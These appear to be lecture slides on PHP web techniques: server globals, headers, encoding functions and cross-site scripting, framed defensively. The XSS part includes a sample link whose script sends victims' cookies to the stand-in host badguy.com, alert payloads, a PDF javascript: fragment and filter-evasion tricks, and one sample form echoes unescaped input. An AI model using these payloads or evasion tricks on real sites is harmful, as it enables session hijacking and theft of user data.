

Web Development

Chapter 13. Web Techniques and Security

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Content

- ⇒ 1. Environment variables
- 2. Setting Response Header
- 3. Encoding and escaping
- 4. Cross site scripting

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1. Environment variables

- ◆ Server configuration and request information
 - form parameters
 - Cookies
- can be accessible in three different ways from your PHP scripts.
- ◆ → Referred to as EGPCS (Environment, GET, POST, Cookies, and Server).

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1.1. Global arrays

- ◆ If the `register_globals` option in `php.ini` is enabled (it is disabled by default), PHP creates a separate global variable for every form parameter, every piece of request information, and every server configuration value.
- ◆ This functionality is convenient but dangerous, as it lets the browser provide initial values for any of the variables in your program

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1.1. Global arrays (2)

- ◆ **`$_COOKIE`**

- Contains any cookie values passed as part of the request, where the keys of the array are the names of the cookies

- ◆ **`$_GET`**

- Contains any parameters that are part of a GET request, where the keys of the array are the names of the form parameters

- ◆ **`$_POST`**

- Contains any parameters that are part of a POST request, where the keys of the array are the names of the form parameters

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1.1. Global arrays (2)

- ◆ **`$_FILES`**

- Contains information about any uploaded files

- ◆ **`$_SERVER`**

- Contains useful information about the web server, as described in the next section

- ◆ **`$_ENV`**

- Contains the values of any environment variables, where the keys of the array are the names of the environment variables.

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1.1. Global arrays (2)

- ◆ PHP also creates automatically

- `$_REQUEST`

- ◆ contains the elements of the `$_GET`, `$_POST`, and `$_COOKIE` arrays all in one array variable.

- `$PHP_SELF`

- ◆ holds the name of the current script, relative to the document root
 - ◆ can be also accessible as `$_SERVER['PHP_SELF']`

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1.2. Server Information

- ◆ The `$_SERVER` array contains a lot of useful information from the web server

- `SERVER_SOFTWARE`

- ◆ A string that identifies the server (e.g., "Apache/1.3.33 (Unix) mod_perl/1.26 PHP/5.0.4").

- `SERVER_NAME`

- ◆ The hostname, DNS alias, or IP address for self-referencing URLs (e.g., "www.example.com").

- `HTTP_USER_AGENT`

- ◆ The string the browser used to identify itself (e.g., "Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]")

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1.2. Server Information (2)

- ◆ SERVER_PROTOCOL
 - The name and revision of the request protocol (e.g., "HTTP/1.1").
- ◆ SERVER_PORT
 - The server port number to which the request was sent (e.g., "80").
- ◆ REQUEST_METHOD
 - The method the client used to fetch the document (e.g., "GET").
- ◆ PHP_SELF
 - holds the name of the current script, relative to the document root.

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1.2. Server Information (3)

- ◆ QUERY_STRING
 - Everything after the ? in the URL (e.g., "name=Fred&age=35").
- ◆ REMOTE_HOST
 - The hostname of the machine that requested this page (e.g., "<dialup-192-168-0-1.example.com>"). If there's no DNS for the machine, this is blank and REMOTE_ADDR is the only information given.
- ◆ REMOTE_ADDR
 - A string containing the IP address of the machine that requested this page (e.g., "192.168.0.250").

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
```

<html><head><title>Temperature Conversion</title></head>
<body>
<?php
    if ($_SERVER['REQUEST_METHOD'] == 'GET') {
?>
<form action="<?php echo $_SERVER['PHP_SELF'];?>" method="POST">
Fahrenheit temperature: <input type="text" name="fahrenheit" />
<br />
<input type="submit" name="Convert to Celsius!" />
</form>
<?php
    }
    elseif ($_SERVER['REQUEST_METHOD'] == 'POST') {
        $fahr = $_POST['fahrenheit'];
        $celsius = ($fahr - 32) * 5/9;
        printf("%.2f F is %.2f C", $fahr, $celsius);
    } else {
        die("This script only works with GET and POST requests.");
    } ?>
</body> </html>

```

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```
<html>
<head><title>Temperature Conversion</title></head>
<body>
<?php $fahr = $_GET['fahrenheit']; ?>
<form action="<?php echo $_SERVER['PHP_SELF'] ?>\" method="GET">
    Farenheit temperature:
    <input type="text" name="fahrenheit"
          value="<?php echo $fahr ?>\" />
    <br/>
    <input type="submit" name="Convert to Celsius!" />
</form>
<?php
    if (! is_null($fahr)) {
        $celsius = ($fahr - 32) * 5/9;
        printf("%.2fF is %.2fC", $fahr, $celsius);
    } ?>
</body>
</html>
```

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Content

1. Environment variables

2. Setting Response Header


3. Encoding and escaping

4. Cross site scripting

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2. Setting Response Header



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2. Setting Response Header (2)

- ◆ All calls to `header()` (or `setcookie()`, if you're setting cookies) must happen before any of the body is generated
→ at the very top of your file, even before the `<html>` tag.

```
<?php
    header('Content-Type: text/plain');
?
Date: today
From: fred
To: barney
Subject: hands off!
My lunchbox is mine and mine alone. Get your own,
you filthy scrounger!
```

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2.1. Different Content Types

- ◆ The Content-Type header identifies the type of document being returned.
 - "text/html" indicating an HTML document
 - "text/plain" forces the browser to treat the page as plain text. This type is like an automatic "view source," and it is useful when debugging.
 - "image/jpeg", "image/png": Image content
 - ...

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2.2. Redirections

- ◆ Send the browser to a new URL, known as a *redirection* → set the Location header

```
<?php  
    header('Location:  
        http://www.example.com/elsewhere.html');  
    exit();  
?>
```

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2.3. Expiration

- ◆ Proxy and browser caches can hold the document until a specific date and time (expire time/date)
- ◆ Repeated reloads of a cached document do not contact the server
- ◆ To set the expiration time of a document
 - `header('Expires: Fri, 18 Jan 2006 05:30:00 GMT');`

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2.3. Expiration (2)

- ◆ To expire a document three hours from the time the page was generated

```
$now = time( );
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT",
                   $now + 60*60*3);
header("Expires: $then");
```

- ◆ To indicate that a document "never" expires, use the time a year from now

```
$now = time( );
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT",
                   $now + 365*86440);
header("Expires: $then");
```

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2.3. Expiration (3)

- ◆ To mark a document as already expired, use the current time or a time in the past:

```
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT");
header("Expires: $then");
```

- ◆ Prevent a browser or proxy cache from storing your document:

```
header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Last-Modified: ".gmdate("D, d M Y H:i:s")." GMT");
header("Cache-Control: no-store, no-cache, must-revalidate");
header("Cache-Control: post-check=0, pre-check=0", false);
header("Pragma: no-cache");
```

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1. Environment variables
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3. Encoding and escaping

- ◆ HTML, web page addresses, and database commands are all strings, but they each require different characters to be escaped in different ways.
 - a space in a web address must be written as %20,
 - a literal less-than sign (<) in an HTML document must be written as <
- ◆ PHP has a number of built-in functions to convert to and from these encodings

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3.1. HTML Encoding

- ◆ Special characters in HTML are represented by entities such as & and <.
- ◆ There are two PHP functions that turn special characters in a string into their entities
 - htmlentities()
 - htmlspecialchars()

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3.1.1. Entity-quoting all special characters

- ◆ **htmlentities():**

- Changes all characters with HTML entity equivalents into those equivalents (with the exception of the space character).
 - < (<), > (>), & (&), and accented characters.
 - E.g.

```
$string = htmlentities("Einstürzende Neubauten");  
echo $string;
```

→ The entity-escaped version (ü seen by viewing the source) correctly displays as ü in the rendered web page

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3.1.1. Entity-quoting all special characters (2)

- ◆ **htmlentities()** function actually takes up to three arguments:

- ◆ **`$output = htmlentities(input, quote_style, charset);`**
 - *charset*: if given, identifies the character set (default is "ISO-8859-1")
 - *quote_style*: controls whether single and double quotes are turned into their entity forms.
 - ◆ ENT_COMPAT (the default) converts only double quotes,
 - ◆ ENT_QUOTES converts both types of quotes,
 - ◆ ENT_NOQUOTES converts neither

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Example

```
$input = <<< End
"Stop pulling my hair!" Jane's eyes flashed.<p>
End;

$double = htmlentities($input);
//"Stop pulling my hair!" Jane's eyes flashed.&lt;p&gt;

$both = htmlentities($input, ENT_QUOTES);
//"Stop pulling my hair!" Jane's eyes flashed.&lt;p&gt;

$neither = htmlentities($input, ENT_NOQUOTES);
// "Stop pulling my hair!" Jane's eyes flashed.&lt;p&gt;
```

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3.1.2. Entity-quoting only HTML syntax characters

- ◆ **htmlspecialchars()** function
 - converts the smallest set of entities possible to generate valid HTML.
 - `htmlspecialchars(input, [quote_style, [charset]])`;
 - The following entities are converted:
 - ◆ Ampersands (&) are converted to &.
 - ◆ Double quotes ("") are converted to ".
 - ◆ Single quotes (') are converted to ' (if ENT_QUOTES is on, as described for `htmlentities()`).
 - ◆ Less-than signs (<) are converted to <.
 - ◆ Greater-than signs (>) are converted to >.
- ◆ E.g.
 - "angle < 30" or "sturm & drang"

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3.1.3. Removing HTML tags

- ◆ The `strip_tags()` function removes HTML tags from a string:

```
- $input = '<p>Howdy, &quot;Cowboy&quot;</p>' ;
- $output = strip_tags($input) ;
- // $output is 'Howdy, &quot;Cowboy&quot;'
```

- ◆ The function may take a second argument that specifies a string of tags to leave in the string

```
$input = 'The <b>bold</b> tags will <i>stay</i><p>';
$output = strip_tags($input, '<b>');
// $output is 'The <b>bold</b> tags will stay'
```

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3.2. URL encoding

- ◆ Convert to and from URL encoding, which allows you to build and decode URLs.

- ◆ Two types of URL encoding

- Specified by RFC 1738: treats a space as just another illegal character in a URL and encodes it as %20.
- Implementing the application/x-www-form-urlencoded system: encodes a space as a + and is used in building query strings.

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3.2.1. RFC 1738 encoding and decoding

- ◆ **rawurlencode()**: encode a string according to the URL conventions

```
$name = "Programming PHP";
$output = rawurlencode($name);
echo "http://localhost/$output";
→ Result: http://localhost/Programming%20PHP
```

- ◆ **rawurldecode()**: decodes URL-encoded strings

```
$encoded = 'Programming%20PHP';
echo rawurldecode($encoded);
→ Result: Programming PHP
```

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3.2.2. Query-string encoding and decoding

- ◆ **urlencode()** and **urldecode()**: encode and decode spaces as plus signs (+) instead of as the sequence %20.

→ useful for generating query strings:

- ◆ E.g.

```
$base_url = 'http://www.google.com/q=';
$query = 'PHP sessions -cookies';
$url = $base_url . urlencode($query);
echo $url;
→Result:
http://www.google.com/q=PHP+sessions+-cookies
```

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Three top web site vulnerabilities

- ◆ XSS – Cross-site scripting
 - Bad web site sends innocent victim a script that steals information from an honest web site
- ◆ CSRF – Cross-site request forgery
 - Bad web site sends browser request to good web site, using credentials of an innocent victim
- ◆ SQL Injection
 - Browser sends malicious input to server
 - Bad input checking leads to malicious SQL query

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
Three top web site vulnerabilities

- ◆ XSS – Cross-site scripting
 - Bad web site injects malicious script into trusted context that steals information from an honest web site
- ◆ CSRF – Cross-site request forgery
 - Bad web site leverages user's session at server, using credentials to steal user's site
- ◆ SQL Injection
 - Browser sends SQL query to database
 - Bad input checking leads to malicious SQL query

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4. Cross site scripting

- ◆ Cross-site scripting (XSS)
 - most common web application security vulnerability
 - with the rising popularity of Ajax technologies, XSS attacks are likely to become more advanced and to occur more frequently
 - malicious user embeds HTML or other client-side script into your Web site



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4. Cross site scripting (2)

◆ Example

- <?php echo \$_POST['username']; ?>
- If value of username parameter is:
`<script type="text/javascript"> alert('This is an
XSS Vulnerability') </script>`
What will happen?

◆ 2 types


- Reflected XSS
- Stored XSS

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Javascript URL

`javascript: alert(document.cookie)`



Displays all cookies for current document

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4.1. Reflected XSS

- ◆ Most common type of XSS and the easiest
- ◆ The attacker uses social engineering techniques to get a user to click on a link to your site. The link has malicious code embedded in it.
- ◆ Can be used to deliver a virus or malformed cookie or grab data from the user's system
- ◆ E.g. The malicious code would be tacked onto the end of a search link of Google's search.
- ◆ Solution: Validate the input before displaying any user-generated data

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Basic scenario: reflected XSS attack



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Bad input

- ◆ Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
<script> window.open(
    "http://badguy.com?cookie = " +
    document.cookie ) </script>
```

- ◆ What if user clicks on this link?

1. Browser goes to victim.com/search.php
2. Victim.com returns
`<HTML> Results for <script> ... </script>`
3. Browser executes script:
 - ◆ Sends badguy.com cookie for victim.com

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2006 Example Vulnerability

- ◆ Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- ◆ Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- ◆ Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: <http://www.acunetix.com/news/paypal.htm>

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Adobe PDF viewer “feature”

(version <= 7.9)

- ◆ PDF documents execute JavaScript code
http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:code_here

The code will be executed in the context of the domain where the PDF files is hosted

This could be used against PDF files hosted on the local filesystem

<http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html>

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Here's how the attack works:

- ◆ Attacker locates a PDF file hosted on website.com
- ◆ Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion
`http://website.com/path/to/file.pdf#s=javascript:alert("xss");`
- ◆ Attacker entices a victim to click on the link
- ◆ If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

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And if that doesn't bother you...

- ◆ PDF files on the local filesystem:

```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files

...

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
4.2. Stored XSS

- ◆ Less common but far more devastating type of attack.
- ◆ Can affect any number of users
- ◆ Happens when users are allowed to input data that will get redisplayed, such as a message board, guestbook, etc.
- ◆ Malicious users put HTML or client-side code inside their post. This code is then stored in your application like any other post. Every time that data is accessed → attack
- ◆ Solution: Validate input

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MySpace.com (Samy worm)

- ◆ Users can post HTML on their pages
 - MySpace.com ensures HTML contains no `<script>, <body>, onclick, `
 - ... but can do Javascript within CSS tags:
`<div style="background:url('javascript:alert(1)')>`
 - And can hide “`javascript`” as “`java\nscript`”
- ◆ With careful javascript hacking:
 - Samy worm infects anyone who visits an infected MySpace page ... and adds Samy as a friend.
 - Samy had millions of friends within 24 hours.

<http://namb.la/popular/tech.html>

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Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- ◆ request for <http://site.com/pic.jpg> results in:

HTTP/1.1 200 OK

...
Content-Type: image/jpeg


<html> fooled ya </html>

- ◆ IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
 - What if attacker uploads an "image" that is a script?

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Untrusted script in Facebook apps



User-supplied application

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How to Protect Yourself

- ◆ Ensure that your app validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.

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Input data validation and filtering

- ◆ Never trust client-side data
 - Best: allow only what you expect
- ◆ Remove/encode special characters
 - Many encodings, special chars!
 - E.g., long (non-standard) UTF-8 encodings

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Output filtering / encoding

- ◆ Remove / encode (X)HTML special chars
 - < for <, > for >, " for " ...
- ◆ Allow only safe commands (e.g., no <script>...)
- ◆ Caution: `filter evasion` tricks
 - See XSS Cheat Sheet for filter evasion
 - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <SCRIPT>alert("XSS")...
 - Or: (long) UTF-8 encode, or...
- ◆ Caution: Scripts not only in <script>!

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E.g. Escape your output

```
<?php
    $html = array( );
    $html['username'] =
        htmlentities($_POST['username'],
                    ENT_QUOTES, 'UTF-8');
    echo $html['username'];
?>
```

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Question?



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